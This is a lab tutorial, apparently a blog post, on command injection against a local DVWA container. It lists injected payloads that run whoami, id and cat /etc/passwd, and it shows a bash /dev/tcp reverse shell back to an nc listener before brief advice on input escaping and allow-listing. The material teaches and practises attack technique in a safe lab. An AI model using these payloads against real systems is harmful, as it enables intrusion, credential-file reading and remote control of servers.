Command injection means that if a web application takes user input and adds it straight to an operating system command without filtering it, you can write shell commands there. It could be a ping form, an IP field, a search box, a parameter, etc. The application runs that command, and the server does what you wrote.
Docker and DVWA Setup
We’ll test not on a real system but on a vulnerable app we set up ourselves. We’ll use DVWA (Damn Vulnerable Web Application). It runs with Docker.
Setup:
sudo apt update && sudo apt install -y docker.io
sudo service docker start
Start DVWA:
docker run --rm -d -p 80:80 vulnerables/web-dvwaFrom the browser:
http://localhost/login.phpopen this address.
The login credentials are admin and password. On the Setup page, click the Create - Reset Database button. Then log in again.
From the left menu, go to the Command Injection page.


Normal Usage
Type 127.0.0.1 in the input field and hit Submit. The ping output comes back. In the background, the server runs this:
ping -c 4 127.0.0.1The form does the job it’s supposed to.
First Payload
Type this in the input field:
127.0.0.1; whoamiAfter Submit, there’s a single line below the ping output: www-data

In the shell, a semicolon means “the first command is done, now run the second one.” Because the application pastes your input into the command as is, it became two commands.
Other Operators
The same logic works with different characters too:
“&&” runs the second one if the first succeeds. “|” sends the output of the first one to the second.
127.0.0.1 && id
127.0.0.1 | hostname
127.0.0.1; cat /etc/passwd
Reverse Shell
Instead of sending commands one by one, let’s get an interactive shell.
Open a listener on Kali:
nc -lvnp 4444
There’s an important detail here. DVWA runs inside a Docker container. The container runs in its own isolated network, and when it says 127.0.0.1 it means itself, not Kali. For it to connect back to Kali, you need to use the docker bridge IP address.
Find the IP address with this command:
ip addr show docker0 | grep "inet "It’s usually 172.17.0.1.
Paste this payload into the input in the browser:

127.0.0.1; bash -c 'bash -i >& /dev/tcp/172.17.0.1/4444 0>&1'As soon as you hit Submit, a shell lands in the nc window:
When you run the id command, it returns uid=33(www-data). We’re on the server now.
Protection
Don’t put user input directly into a shell command. Escape the incoming data with “escapeshellarg”. If possible, use an in-language library instead of a system command. Best of all, restrict the format tightly with regex. If you expect an IP, allow only the IP format and reject everything else.